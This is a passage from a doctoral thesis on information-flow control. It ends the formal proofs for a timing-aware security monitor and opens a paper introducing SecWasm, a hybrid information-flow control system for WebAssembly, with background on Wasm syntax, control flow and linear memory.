Because  $\text{lev}(S_1) = \text{lev}(S'_1) = \mathsf{L}$ , we obtain  $\Gamma_1(e) = \mathsf{L}$  and thus  $\Gamma_2(e) = \mathsf{L}$ . Thus,  $\langle e, m_i, \Gamma_i \rangle \Downarrow v : \mathsf{L}$  for some  $v$ . Thus, we take the same branch in both cases and push  $\mathsf{L}$  on the  $pc$  stack  $S$ , while  $\Gamma$  and  $m_i$  are unchanged:  $\langle c'; \mathbf{end}, m_1, hst :: \mathbf{br}(e), st'_1 = (s :: \mathsf{L}, P, \Gamma_1, T, Q) \rangle \approx \langle c'; \mathbf{end}, m_2, hst :: \mathbf{br}(e), st'_2 = (s :: \mathsf{L}, P, \Gamma_2, T, Q) \rangle$  where  $\Gamma'_1 = \Gamma'_2 = \Gamma$ , and  $m_1 \sim_{\Gamma} m_2$ .

- **while**  $e$  **do**  $c$  (Rule SEC-WHILE)

Analogous to the previous case.

- $x$  **getTime** (Rule SEC-TIME)

We are to show that  $\Gamma_1[x \mapsto P] = \Gamma_2[x \mapsto P] = \Gamma'$ ,  $T'_1 = T'_2 = tt$  and  $m_1[x \mapsto t_1] \sim_{\Gamma'} m_2[x \mapsto t_2]$ . The first and second immediately follow from rule SEC-TIME and observing that  $P = \mathsf{H}$ , and the latter follows from observing that  $x$  will be labeled as a high variable in  $\Gamma'$ , entailing  $m_1[x \mapsto t_1] \sim_{\Gamma'} m_2[x \mapsto t_2]$ .

- $\mathbf{out}_{\ell}(e)$  (Rules SEC-OUTPUT-\*)

We are to show that  $\langle \mathbf{stop}, m_1, hst_1 :: \mathbf{o}(e, \ell), st'_1 = (s, P, \Gamma, T_1, Q'_1) \rangle \sim \langle \mathbf{stop}, m_2, hst_2 :: \mathbf{o}(e, \ell), st'_2 = (s, P, \Gamma, T_2, Q'_2) \rangle$ , which follows from the fact that  $Q'_1 = Q'_2 = tt$ .

In case  $\ell = \mathsf{L}$ , we need to establish the value part  $l$  of the low output  $o = (v, t_1)_{\mathsf{L}}$  is the same in  $o_2$ . This holds because  $e$  is low and thus evaluates to the same  $v$  in both memories (similarly to the assignment case).  $\blacksquare$

**Theorem D.10** (Soundness). *Given  $\text{timeout}$  and  $\text{stmp}()$ , for any program  $c$ , initial memory  $m_0$ , and timestamp  $t_0$ , if  $\langle c, m_0, t_0, st_0 \rangle \xRightarrow{O}^* \langle c', m, hst, st \rangle$  and  $O|_{\mathsf{L}} = O_{\mathsf{L}} :: o$ , then  $k(c, m_0^{\mathsf{L}}, O_{\mathsf{L}} :: o) \supseteq k(c, m_0^{\mathsf{L}}, O_{\mathsf{L}}) \setminus tk(c, m_0^{\mathsf{L}}, O_{\mathsf{L}})$ .*

*Proof.* By contradiction. Assuming the inverse of  $k(c, m_0^{\mathsf{L}}, O_{\mathsf{L}} :: o) \supseteq k(c, m_0^{\mathsf{L}}, O_{\mathsf{L}}) \setminus tk(c, m_0^{\mathsf{L}}, O_{\mathsf{L}})$ , there exists  $m_2 = m_0^{\mathsf{L}} \uplus m_2^{\mathsf{H}}$  such that  $m_2^{\mathsf{H}} \in k(c, m_0^{\mathsf{L}}, O_{\mathsf{L}}) \setminus tk(c, m_0^{\mathsf{L}}, O_{\mathsf{L}})$ , but  $m_2^{\mathsf{H}} \notin k(c, m_0^{\mathsf{L}}, O_{\mathsf{L}} :: o)$ . At the same time, because  $\langle c, m_0, t_0, st_0 \rangle \xRightarrow{O}^* \langle c', m, hst, st \rangle$ ,



We now show that there is a matching run from  $cfg_2$  with equivalent configurations, obtaining equivalences (1)–(3).

Indeed, equivalence  $cfg'_1 \sim cfg'_2$  (1) follows from the stronger equivalence  $cfg'_1 \approx cfg'_2$ . Equivalence  $cfg_1^v \sim cfg_2^v$  (2) follows from the confinement lemma (Lemma D.7):  $\Gamma' = \Gamma^v$  and  $m'_i \sim_{\Gamma^v} m_i^v$  for  $i = \{1, 2\}$ . It follows that  $m_1^v \sim_{\Gamma^v} m_2^v$ . The lemma also guarantees that  $Q'_i = Q_i^v$  for  $i = \{1, 2\}$ . Clearly, the monotone  $P$  parameter has remained unchanged in both configurations remaining H. We thus obtain the equivalence of the resulting configurations  $cfg_1^v \sim cfg_2^v$ .

Equivalence  $cfg_1^n \sim cfg_2^n$  (3) follows from the weak lockstep lemma (Lemma D.9). Hence  $m_1^n \sim_{\Gamma^n} m_2^n$ . Note that the equivalence ensures that  $cfg_1^n$  and  $cfg_2^n$  have the same commands. Both must be then outputs.

Assuming as before  $o = (v_1, t'_1)_L$  and  $o' = (v_2, t'_2)_L$ , we get  $v_1 = v_2 = v$  from SEC-OUTPUT-2 due to  $m_1^n \sim_{\Gamma^n} m_2^n$ .

Note that although  $t_1$  and  $t_2$  can be different, both  $m_1$  and  $m_2$  were both able to produce low output  $v$ , resulting in contradiction. ■

## Generalized monitor proofs

The generalization consists in fixing an observational level for the attacker, we will use  $\ell$  for this, and partitioning the set of security levels into levels that are lower or equal than  $\ell$  in the lattice, and levels that are higher than  $\ell$ . We will sometimes refer to levels in the latter partition as “high”, to mean that they are not observable for an attacker at level  $\ell$ . Using this intuition, we need to generalize all definitions and theorems according to this. Although in all our definitions there is a parameter  $\ell$  to define the observational level of the attacker, we will often leave this parameter implicit in the definitions for the sake of readability.

**Definition D.9** (Memory equivalence, generalized). Two memories  $m_1$  and  $m_2$  are equivalent with respect to a type environment  $\Gamma$  and observational level  $\ell$ , denoted  $m_1 \sim_{\Gamma} m_2$ , iff  $\forall x \in \Gamma. \Gamma(x) \sqsubseteq \ell \Rightarrow m_1(x) = m_2(x)$ .

**Definition D.10** (Weak configuration equivalence, generalized). Two monitor configurations  $cfg_1$  and  $cfg_2$  are equivalent, denoted by  $cfg_1 \sim cfg_2$ , iff  $cfg_i = \langle c, m_i, hst_i, st_i = (L^m, P, \Gamma, T_i, Q) \rangle$ , for  $i = \{1, 2\}$  and  $m_1 \sim_{\Gamma} m_2$ .

In the case of strong equivalence, the generalization does not require that the last component of the security state coincide in both configurations but rather that they are the same for all levels that are observable.

**Definition D.11** (Strong configuration equivalence, generalized). Two monitor configurations  $cfg_1$  and  $cfg_2$  are equivalent, denoted by  $cfg_1 \approx cfg_2$ , if and only if  $cfg_i = \langle c, m_i, hst, st = (L^m, P, \Gamma, T, Q_i) \rangle$ , for  $i = \{1, 2\}$  and  $\forall \ell' \sqsubseteq \ell. Q_1(\ell') = Q_2(\ell')$  and  $m_1 \sim_{\Gamma} m_2$ .

**Lemma D.11** (No-out-ar). Suppose  $cfg = \langle c, m, hst, st \rangle$  so that  $P \not\sqsubseteq \ell$  and we have  $\exists \ell' \sqsubseteq \ell. Q(\ell') = tt$  or  $T = tt$  in  $st$ . Then  $cfg$  will not produce further outputs at levels  $\ell' \sqsubseteq \ell$ : if  $cfg \xrightarrow{O}^*$  then  $O|_{\ell} = \emptyset$ .

*Proof.* Because  $P \not\sqsubseteq \ell$ , the only applicable rule is SEC-OUTPUT-2. This rule only permits outputs under  $\ell$  if  $T = ff$  and for all  $\ell' \sqsubseteq \ell$  then  $Q(\ell') = ff$ . This is not possible due to the hypothesis that there is one level  $\ell''$  such that  $Q(\ell') = tt$  or  $T = tt$ . ■

**Lemma D.12** (Single output-ar). *Suppose  $cfg = \langle c, m, hst, st \rangle$  so that  $P \not\sqsubseteq \ell$ ,  $\forall \ell' \sqsubseteq \ell. Q(\ell') = ff$ , and  $T = ff$  in  $st$ . Then  $cfg$  will produce at most one further output for every  $\ell' \sqsubseteq \ell$ : if  $cfg \xrightarrow{O}^*$  then either  $O|_{\ell} = \emptyset$  or  $O|_{\ell} = o$  for some non-empty output  $o$ .*

*Proof.* Because  $P \not\sqsubseteq \ell$ , the only applicable rule is SEC-OUTPUT-2. Suppose two outputs under have taken place. Then after the first output at a level  $\ell' \sqsubseteq \ell$ ,  $Q(\ell')$  will be flipped to  $tt$ . By Lemma D.11 there will be no further output. ■

**Lemma D.13** (Confinement-ar). *If  $cfg_i \rightarrow cfg'_i \rightarrow^* cfg''_i \rightarrow cfg'''_i$  for  $i = \{1, 2\}$ ,  $cfg_1 \sim cfg_2$ , and  $S_i = L^m :: \ell_H$  for some  $\ell_H \not\sqsubseteq \ell$  and  $m, cfg'''_1$  is the earliest configuration where  $lev(S'''_1) \sqsubseteq \ell$ , then  $cfg'''_1 \sim cfg'''_2$ .*

*Proof.* Because  $cfg_1 \sim cfg_2$ , we know  $S_i = L^m$  and  $c_1 = c_2$ , meaning that we are processing a branching command (if or while) in  $cfg_i$ , which don't change memories or security state, other than  $S$  and, possibly  $P$ , which both will change in the same way for both runs. The last instruction is processing a join (**end**), which only changes  $S$ , in the same way for both runs. After joining, the configurations  $cfg'''_i$  end up in the same command and in the same stack  $L^m$ .

Because of the high context in  $cfg'_i$  through  $cfg''$  we inspect the rules to confirm that  $P, \Gamma$ , and  $Q$  stay unchanged. It remains to establish that  $m'''_1 \sim_{\Gamma} m'''_2$ .

The rest of the proof is by induction on the trace and inspecting cases in the semantic rules. We discuss only the most interesting cases.

- Rule SEC-ASSIGN

Because  $lev(S) \not\sqsubseteq \ell$  and  $lev(S) \sqsubseteq \Gamma(x)$ . Thus,  $\not\sqsubseteq \ell$  and  $m \sim_{\Gamma} m[x \mapsto v]$ .

- Rule SEC-TIME

Because  $lev(S) \not\sqsubseteq \ell$  and  $lev(S) \sqsubseteq \Gamma(x)$ . Thus,  $\Gamma(x) \not\sqsubseteq \ell$  and  $m \sim_{\Gamma} m[x \mapsto v]$ .

- Rules SEC-OUTPUT-\*

Only an output  $\ell'$  lower than  $\ell$  may change  $Q(\ell')$  from the initial value  $ff$  to  $tt$ . Since the only outputs permitted by the output rules are the ones at  $\ell'$  such that  $lev(S'''_1) \sqsubseteq \ell'$  it follows that  $Q$  will remain the same for all levels under  $\ell$  throughout the execution of the commands inside the high context. ■

**Lemma D.14** (Strong lockstep-ar). *Let  $cfg_i = \langle c, m_i, hst_i, st_i \rangle$ ,  $i = \{1, 2\}$  be two monitor configuration states such that  $cfg_1 \approx cfg_2$  and  $P_i \sqsubseteq \ell$ . If  $cfg_1 \xrightarrow{o} cfg'_1$  (where  $o$  is either  $\epsilon$  or an output at  $\ell'$  lower than  $\ell$  ( $v, t$ ) $_{\ell'}$ ) and  $P'_1 \sqsubseteq \ell$  then  $cfg_2 \xrightarrow{o} cfg'_2$  and  $cfg'_1 \approx cfg'_2$ .*

*Proof.* Recall that  $cfg_1$  and  $cfg_2$  agree on everything, except for the high parts of memories in  $m_1$  and  $m_2$ . Observe that  $P_i, P'_1 \sqsubseteq \ell$ , so  $lev(S_i) \sqsubseteq \ell$  and  $lev(S'_1) \sqsubseteq \ell$ . We proceed by case analysis on  $c = c_i$ ,  $i = \{1, 2\}$ .

- $x = e$  (Rule SEC-ASSIGN)

Executing the assignment results in the same commands for  $cfg_1$  and  $cfg_2$  and does not affect the configuration parameters other than possibly  $\Gamma$  and  $m$ . We are to show that  $\Gamma_1[x \mapsto \ell_1] = \Gamma_2[x \mapsto \ell_2] = \Gamma'$  and  $m_1[x \mapsto v_1] \sim_{\Gamma'} m_2[x \mapsto v_2]$ .

We distinguish two cases:

1.  $\forall x \in e. \Gamma_1(x) \sqsubseteq \ell$   
Hence  $\Gamma_2(x) = \Gamma_1(x)$  for all  $x \in e$  (from Definition D.7),  $\ell_1 = \ell_2 \sqsubseteq \ell$ , and  $v_1 = v_2$  (from Definition D.9). Also,  $lev(S) = \perp$ , hence  $\Gamma_1[x \mapsto \ell_1] = \Gamma_2[x \mapsto \ell_1] = \Gamma'$ . Thus  $m'_1 \sim_{\Gamma'} m'_2$ .
2.  $\exists x \in e. \Gamma_1(x) \not\sqsubseteq \ell$   
Hence  $\Gamma_2(x) \not\sqsubseteq \ell$ ,  $\ell_1, \ell_2 \not\sqsubseteq \ell$  and (possibly)  $v_1 \neq v_2$ . It follows that  $\Gamma'_i(x) \not\sqsubseteq \ell$  for  $i \in \{1, 2\}$ . Thus  $m'_1 \sim_{\Gamma'} m'_2$ .

- $c_1; c_2$  (Rules SEC-SEQ-\*) and **end** (Rule SEC-END)

These rules proceed in lockstep in both configurations, not affecting the configuration parameters.

- **if**  $e$  **then**  $c_1$  **else**  $c_2$  (Rule SEC-IF)

Because  $lev(S_1) = lev(S'_1) \sqsubseteq \ell$ , we obtain  $\Gamma_1(e) = \Gamma_2(e) \sqsubseteq \ell$ . Thus,  $\langle e, m_i, \Gamma_i \rangle \Downarrow v : \ell'$  for some  $v$ . Thus, we take the same branch in both cases and push  $\ell'$  on the  $pc$  stack  $S$ , while  $\Gamma$  and  $m_i$  are unchanged:  $\langle c'; \mathbf{end}, m_1, hst :: \mathbf{br}(e), st'_1 = (s :: \ell', P, \Gamma_1, T, Q) \rangle \approx \langle c'; \mathbf{end}, m_2, hst :: \mathbf{br}(e), st'_2 = (s :: \ell', P, \Gamma_2, T, Q) \rangle$  where  $\Gamma'_1 = \Gamma'_2 = \Gamma$ , and  $m_1 \sim_{\Gamma} m_2$ .

- **while**  $e$  **do**  $c$  (Rule SEC-WHILE)

Analogous to the previous case.

- $x$  **getTime** (Rule SEC-TIME)

We are to show that  $\Gamma_1[x \mapsto P] = \Gamma_2[x \mapsto P] = \Gamma'$ ,  $T'_1 = T'_2 = tt$  and  $m_1[x \mapsto t_1] \sim_{\Gamma'} m_2[x \mapsto t_2]$ . The first and second immediately follow from rule SEC-TIME and observing that  $P \sqsubseteq \ell$ , and the latter follows from observing that  $hst_1 = hst_2$ , which implies  $t_1 = t_2$  (since  $stmp(hst_1) = stmp(hst_2)$ ). Hence  $m_1[x \mapsto t_1] \sim_{\Gamma'} m_2[x \mapsto t_2]$ .

- $\mathbf{out}''_{\ell}(e)$  (Rules GEN-SEC-OUTPUT-\*)

We are to show that  $\langle \mathbf{stop}, m_1, hst :: \mathbf{o}(e, \ell''), st'_1 = (s, P, \Gamma, T, Q'_1) \rangle \approx \langle \mathbf{stop}, m_2, hst :: \mathbf{o}(e, \ell''), st'_2 = (s, P, \Gamma, T, Q'_2) \rangle$ , which follows from the fact that  $Q'_i$  are exactly as the equivalent  $Q_i$  except for  $\ell'$  in which case  $Q'_1(\ell') = Q'_2(\ell') = tt$ .

In case  $\ell'' \sqsubseteq \ell$ , we need to establish that outputs at  $\ell'$   $\mathbf{o} = (v, t)_{\perp''}$  are the same. This holds because  $v$  is the same (similarly to the assignment case) and  $t$  is the same (similarly to the time read case). ■

**Lemma D.15** (Weak lockstep-ar). *Let  $cfg_i = \langle c, m_i, hst_i, st_i \rangle$ ,  $i = \{1, 2\}$  be two monitor configuration states such that  $cfg_1 \sim cfg_2$ ,  $P_i \not\sqsubseteq \ell$ , and  $lev(S_i) \sqsubseteq \ell$ . If  $cfg_1 \xrightarrow{o_1} cfg'_1$  (where  $o$  is either  $\epsilon$  or output  $(v, t_1)_{\ell'}$  with  $\ell' \sqsubseteq \ell$ ) for some  $t$  and  $t_1$  then  $cfg_2 \xrightarrow{o_2} cfg'_2$ ,  $o_2 = (v, t_2)_{\ell'}$  for some  $t_2$  and  $cfg'_1 \sim cfg'_2$ .*

**Theorem D.16** (Soundness-ar). *Given timeout and  $stmp()$ , for any level  $\ell$ , program  $c$ , initial memory  $m_0$ , and timestamp  $t_0$ , if  $\langle c, m_0, t_0, st_0 \rangle \stackrel{O}{\Rightarrow}^* \langle c', m, hst, st \rangle$  and  $O|_\ell = O_L :: o$ , then  $k_\ell(c, m_0^\ell, O_L :: o) \supseteq k_\ell(c, m_0^\ell, O_L) \setminus tk_\ell(c, m_0^\ell, O_L)$ .*

*Proof.* By contradiction, following the structure of the proof for Theorem D.2 with the generalized versions of attacker knowledge (Definition D.4) and timeout knowledge (Definition D.5). The proof is as the one of Theorem D.2 where the generalized versions of the lemmas are used, as follows: Lemma D.14 instead of Lemma D.8, Lemma D.11 instead of Lemma D.5, Lemma D.12 instead of Lemma D.6 Lemma D.13 instead of Lemma D.7, and Lemma D.14 instead of Lemma D.8. ■



# **Tracking Flows in Low-Level Apps**



**Paper E**

**A Principled Approach to Securing WebAssembly**

Iulia Bastys, Maximilian Alghed, Alexander Sjösten, Andrei Sabelfeld

*Manuscript*





# A Principled Approach to Securing WebAssembly

**Abstract.** We introduce SecWasm, the first general purpose information-flow control (IFC) system for WebAssembly (Wasm), thus extending the safety guarantees offered by Wasm with guarantees that applications manipulate sensitive data in a secure way. We design a novel enforcement mechanism that overcomes the challenges posed by such uncommon characteristics for low-level languages in Wasm as unstructured linear memory and structured control flow. We propose a hybrid system enforcing termination insensitive noninterference, static at core, but which utilizes selective dynamic checks to maintain permissiveness in the face of Wasm’s dynamic features.

## E.1 Introduction

WebAssembly (Wasm) [16] is gaining popularity as a new standard for near-native low-level code and is becoming a popular compilation target for languages like C, C++, and Rust. Originally designed to enable high-performance web applications, Wasm is currently supported by all major browsers [37]. Presently, Wasm also boasts support to standalone environments such as Node.js and it has been deployed for decentralized cloud computing [19], smart contracts [1], and IoT [31, 41].

Wasm security relies on the browser’s same-origin policy and a memory-safe sandboxed execution environment [2] with separate memory and code space [16]. It has an unstructured linear memory, which can be grown dynamically. To ensure memory safety, all memory accesses are dynamically checked against the memory bounds, trapping any out-of-bounds access. Furthermore, Wasm applications have structured control flow, thus disallowing jumps to arbitrary locations. In this way, Wasm ensures *control-flow integrity* (CFI) [3], so that Wasm code can be compiled and validated in a single pass.

While Wasm offers CFI, it remains an open challenge to ensure *secure flow of information* through applications. This challenge is exacerbated by Wasm’s unstructured memory [33]. A promising technique for preventing such leaks is *information-flow control* (IFC) [30], which tracks both explicit and implicit information flows. While previous approaches make valuable steps in this direction they tend to tailor

their mechanisms to specialized scenarios. While some work is yet to address implicit flows [13], other work [13, 34] is yet to provide formal guarantees, and yet other work [38] is focused on the special case of constant-time Wasm for cryptographic algorithms.

This motivates a *general principled IFC* approach to Wasm suitable for *general-purpose applications*. Defining such a system poses a number of challenges. On the one hand, Wasm’s well-developed type system makes it suitable for static IFC. However, its non-standard structured control flow requires a novel approach to enforcement and its formalization. On the other hand, dynamic flows, such as reading from and writing to the linear memory, are difficult to track statically, tipping the balance in favor of dynamic IFC. Yet, a purely dynamic IFC approach comes at a price of significant execution overhead that might render the system impractical. All in all, finding the sweet spot for Wasm requires a thorough analysis of not only the Wasm system, but also *how* the static system should be structured and *where* the dynamic checks should be implemented.

This paper proposes SecWasm, a *hybrid IFC* system whose core is static, but which employs dynamic checks to maintain permissiveness in face of Wasm’s dynamic features. As is common [5, 10, 20, 24, 38, 42], our focus is on *confidentiality*, with the security goal of preventing information from secret inputs to leak to public outputs. Yet we envision our mechanisms to be suitable for tracking some facets of integrity, thanks to the duality of confidentiality and information-flow integrity [9].

In summary, we make the following contributions:

- We present an analysis of the key aspects of IFC for Wasm, to back up the design decisions taken (Section E.4).
- We introduce SecWasm, the first general IFC system for Wasm (Section E.5).
- We prove formally SecWasm to enforce termination insensitive non-interference (Section E.6).

The rest of the paper is structured as follows: Section E.2 briefly introduces Wasm and Section E.3 presents the attacker model. In Section E.7 we provide a detailed comparison of SecWasm with previous approaches of IFC in other low-level languages, while in Section E.8 we discuss other related work in the area. Finally, we conclude with Section E.9.

## **E.2 Background on Wasm**

In this section we give a brief overview of the Wasm specifics needed to understand SecWasm. In particular, we present the basics of Wasm, but also discuss important features such as the *linear memory*, *structured control flow*, and the current *security features*. For more details on Wasm, we refer the reader to the official live documentation [39] or initial publication [16]. In the following, we focus on the Wasm version from November 2020 [40].

## E.2.1 Basics

Figure E.1 depicts the syntactic features of WebAssembly most relevant for SecWasm. We discuss them below.

**Modules** Wasm programs are organized into *modules*. A module is composed of a list of function types, a set of functions, a table that identifies function pointers with functions, a linear memory of raw bytes (currently Wasm only has support for a single memory per module), and a list of typed global variables.

A module is instantiated through an *embedder*, which is a host environment usually attached to the JavaScript engine in a web browser. When instantiating a module, the embedder must provide definitions for everything that should be imported, such as *host functions*, and an initial linear memory *m*. The module can also export Wasm functions the embedder can invoke, and the embedder can read the linear memory of the module.

Each *function func* has a type specifying its signature by reference to a function type defined in the module. Functions may have local variables and consist of a sequence of instructions comprising the function body. Functions are not first-class, meaning they cannot be used as arguments to or returned from other functions, nor assigned to variables. However, functions can call other functions, including themselves recursively. Functions can be invoked *directly* using the **call** instruction which takes as argument the index of the function in the functions vector, or *indirectly* with the **call\_indirect** instruction via the function pointer table *tbl* mapping integers to functions.

*Global variables gbl* are in scope to the entire module, while *local variables* are only visible to the executing function, meaning a function's local variables cannot be accessed by other functions. While global variables can either be mutable or immutable, local variables are always mutable.

WebAssembly supports four primitive *value types t*: 32 and 64-bit integers (i32 and i64), and single and double precision floating-point numbers (f32 and f64). Complex data types such as arrays or pointers do not exist in Wasm, and any representation of these types in the source language is compiled down to a primitive type. Function types *ft* (as well as block types *bt*) define a sequence of Wasm values taken as parameters and a sequence of values to return.

**Instructions** Wasm bytecode is executed as a stack-machine, where instructions interact with an operand stack by popping argument values and pushing result values. Instructions are partitioned into *data*, *mem*, *ctrl*, and *admin*.

Data instructions either manipulate the operand stack directly (**t.const** *n*, **drop**, **select**), the local variables (**get\_local** *i*, **set\_local** *i*, **tee\_local** *i*), or the global variables (**get\_global** *i*, **set\_global** *i*).

Memory instructions are used for interaction with the linear memory. Instructions **store** and **load** write to and read from the linear memory, respectively. **memory.size** gives the current size of the memory, and **memory.grow** dynamically extends it.

Control instructions comprise blocks (**block**), loops (**loop**), conditionals (**if**), structured unconditional (**br**, **br\_table**, **return**) and conditional jumps (**br\_if**), or

(modules)	$module ::= \{types\ ft^*, funcs\ func^*, tables\ tbl, mems\ m^1, globals\ glb\}$
(functions)	$func ::= \{type\ idx, locals\ t^*, body\ expr\}$
(immediates)	$i ::= nat$
(value types)	$t ::= i32 \mid i64 \mid f32 \mid f64$
(global types)	$gt ::= mut^? t$
(function types)	$ft ::= t^* \rightarrow t^*$
(block types)	$bt ::= t^* \rightarrow t^*$
(constants)	$k ::= \dots$
(instructions)	$instr ::= data \mid mem \mid ctrl \mid admin$
	$data ::= t.\mathbf{const}\ n \mid t.\mathbf{unop} \mid t.\mathbf{binop} \mid \mathbf{drop} \mid \mathbf{select} \mid \mathbf{get\_local}\ i$ $\quad \mid \mathbf{set\_local}\ i \mid \mathbf{tee\_local}\ i \mid \mathbf{get\_global}\ i \mid \mathbf{set\_global}\ i$
	$mem ::= t.\mathbf{load}\ a\ o \mid t.\mathbf{store}\ a\ o \mid \mathbf{memory.size} \mid \mathbf{memory.grow}$
	$ctrl ::= \mathbf{nop} \mid \mathbf{unreachable} \mid \mathbf{block}\ (bt)\ expr\ \mathbf{end}$ $\quad \mid \mathbf{loop}\ (bt)\ expr\ \mathbf{end} \mid \mathbf{if}\ (bt)\ expr\ \mathbf{else}\ expr\ \mathbf{end} \mid \mathbf{br}\ i$ $\quad \mid \mathbf{br\_if}\ i \mid \mathbf{br\_table}\ i^+ \mid \mathbf{return} \mid \mathbf{call}\ i \mid \mathbf{call\_indirect}\ ft$
	$admin ::= \mathbf{trap} \mid \mathbf{label}_n\{expr\}\ expr\ \mathbf{end} \mid \mathbf{frame}_n\{frame\}\ expr\ \mathbf{end}$ $\quad \mid \mathbf{invoke}\ a$
(expressions)	$expr ::= instr \mid expr; expr$

**Figure E.1:** Selected Wasm abstract syntax. Non-empty sequences are denoted with exponent  $^+$ , possibly empty ones with exponent  $^*$ , possibly empty singleton sequences with exponent  $^1$ , and optional arguments with exponent  $^?$ .

instructions for direct and indirect function calls (**call**, **call\_indirect**). Finally, **nop** does nothing, while **unreachable** causes an unconditional, uncatchable *trap* exception. When a trap occurs, the entire computation is aborted, and no other changes to the state are allowed. Currently, Wasm does not handle traps, and instead propagates them to the embedder.

In Wasm, a trap is expressed by the administrative instruction **trap**. Other *admin* instructions express reduction of control instructions: block instructions reduce to **labels**, **call** instructions to **invoke**, which further reduce to **frames**. Labels **label<sub>n</sub>{expr<sub>1</sub>} expr<sub>2</sub> end** carry the return arity  $n$  of the block, the body of the block  $expr_2$ , and the continuation  $expr_1$  to execute when a branch is taken. Similarly, frames **frame<sub>n</sub>{frame} expr end** carry the return arity  $n$  and body  $expr$  of the function with address  $a$  invoked by **invoke**, as well as the values of its locals stored in *frame*.

**Non-determinism** Three sources of non-determinism exist in Wasm. First, Wasm follows standard IEEE-754 for floating-point arithmetic that does not uniquely specify the bit pattern for NaN values. Second, Wasm can suffer from resource exhaustion when an engine tries to grow the linear memory, but runs out of memory. This makes instruction **memory.grow** non-deterministic. Similarly, when invoking a function, a stack overflow may occur. Last, Wasm modules can be instantiated with non-deterministic host functions.

## E.2.2 Structured control flow

Wasm takes a different path for modelling the control flow than other machine languages, opting for a structured approach. This offers the guarantees that a Wasm program cannot form irreducible loops or jump to arbitrary locations.

**Blocks** The blocks are defined by standard control flow constructs **if** and **loop**, and scoping construct **block**. Each such construct terminates with an **end** opcode indicating where the construct's scope ends.

**Branches** Wasm further implements its structured control flow with several branching instructions: **br**, **br\_table**, and **return**—unconditional, and **br\_if**—conditional. Branches have *label* immediates referencing outer blocks by their relative nesting depth. This makes the labels scoped and able to reference only constructs in which their corresponding branches are nested. Depending on the type of construct, the effect of taking a branch differs. For a **block** or **if** construct, a *forward* jump occurs that resumes execution *after* the matching **end**. On the other hand, a **loop** has a *backward* jump that *restarts* the loop.

**Operand stack unwinding** In Wasm, the operand stack contains three types of entries: values, labels  $\text{label}_n\{expr\}$ , and frames  $\text{frame}_n\{frame\}$ , with labels and frames modeled by their respective administrative instructions. As such, a label is pushed on the stack when a block instruction executes, together with the top values corresponding to the block arguments. Similarly, when a function is called, a frame is pushed, and not a label.


Branching retains the top values on the operand stack corresponding to the return values of the current block (but also to the argument values of the continuation) and pops *all* entries off the stack until and including the label entry corresponding to the continuation. Basically, this amounts to popping a number of label entries off the stack equal to branching immediate+1 and all other value entries in between, with the exception of top value entries denoting the return values for the block.

A **return** from a function keeps the top values on the stack denoting the function return values and pops everything off the stack until and including the first frame, which denotes the frame of the current function.

## E.2.3 Linear memory

The main storage for a Wasm program is an unmanaged linear memory, instantiated with an initial size and initialized with zeros and extended dynamically, if needed, with instruction **memory.grow**. The linear memory is accessed through explicit **load** and **store** instructions, with the addresses for access unsigned integers of type  $i32$ . Whenever a memory access occurs, a dynamic check ensures the address is within the memory bounds. If it is not, a trap occurs. Guarding against such trapping can be done by querying the current size of the memory with **memory.size**.

**Writing to and reading from memory** Figure E.2 depicts instances of memory access. The linear memory is a contiguous mutable array of raw bytes [39], which uses the little-endian byte order [16]. Initially, linear memory  $m_0$  of size



**Figure E.2:** Illustrative memory accesses for reads and writes. Highlighted memory locations denote the positions in the memory array where the value is written to/read from.

`memory.size = n` contains only zeros [39]. We store 32-bit integer 42 on array positions 0 to 3, as the value takes four bytes, and get a new memory  $m_1$ . Reading a 32-bit integer from  $m_1$  (starting) at location 1 means converting bytes 00002A00 to 10752. Observe that bytes from values  $a$  and  $b$  stored at adjacent positions in the memory can be interpreted as a new value  $c$ , as the raw data in the memory can be used to represent other numbers [39]. Reading/writing a 32-bit integer in memory locations starting at position  $n - 2$  traps if the memory size is not queried beforehand.

**Security specifications** The linear memory is disjoint from the code space, the execution stack, and the runtime engine’s data structures. As the memory is unmanaged, Wasm does not provide garbage collection. Moreover, as it is the only unmanaged part of Wasm, the linear memory becomes the only component of the execution environment prone to corruption by buggy or malicious Wasm code. Thus, untrusted Wasm code can safely execute in the same address space as other code. Unfortunately, this does not do away with buggy programs susceptible to attacks *via* the memory. Specifically, certain memory vulnerabilities from C code can persist when compiled to Wasm [22]. While these vulnerabilities do not allow the attacker to corrupt the execution environment, meaning they are *memory-safe*, they can still lead to insecure information flows that, for example, may breach confidentiality; in other words they are *information-flow unsafe*.

## E.2.4 Wasm by example

To get a better intuition for Wasm, consider Example E.1 containing a C program (left) and its equivalent Wasm code (right) compiled down by Emscripten [43], and slightly modified to improve readability. To this end, we also omit block types from it and all further examples.

First, note the argument  $x$  of function  $f$  in C corresponds to parameter labeled  $\$x$  to function  $f$  in Wasm, and thus a local variable. In Wasm, function parameters occupy the first positions in the vector of function locals  $f$ .locals.

Second, global variable  $y$  in C is compiled in Wasm to a value stored at index 0 in the linear memory. (Naturally, a different compiler may compile  $y$  to a global variable instead of a memory location.)

**Example E.1.**

```

1 int y = 0;                                1 func f(param $x i32) (result i32)
2
3 int f(int x){                               2 block
4   switch(x){                                3   get_local 0
5     case 0:                                  4     br_if 0
6       x = 1;                                  5     i32.const 1
7       if(y)                                   6     set_local 0
8         break;                               7     i32.const 0
9     default:                                8     i32.load
10      y = 0;                                  9     i32.eqz
11   }                                           10    br_if 0
12   return x;                                  11    i32.const 1
13 }                                           12    return
                                           13  end
                                           14  i32.const 0
                                           15  i32.const 0
                                           16  i32.store
                                           17  get_local 0

```

Next, control flows **switch** and **break** in C are compiled to a Wasm **block** with two conditional branches **br\_if** 0 and an unconditional branch **return**. **br\_if** 0 performs a jump to the end of the block if the top entry on the stack is not 0, while **return** returns from the function.

Reads from and writes to local variable  $x$  are compiled to **get\_local** 0 and **set\_local** 0, respectively, as  $x$  is the local at position 0, while reads from and writes to global variable  $y$  are compiled to **load** from and **store** to location 0 in memory. Specifically, a read from  $y$  is compiled to instructions **i32.const** 0; **i32.load** (lines 8-9) of which the former pushes  $y$ 's address on the operand stack (in this case, index 0), and the latter consumes the top of the stack to read the value stored at that address in the memory.

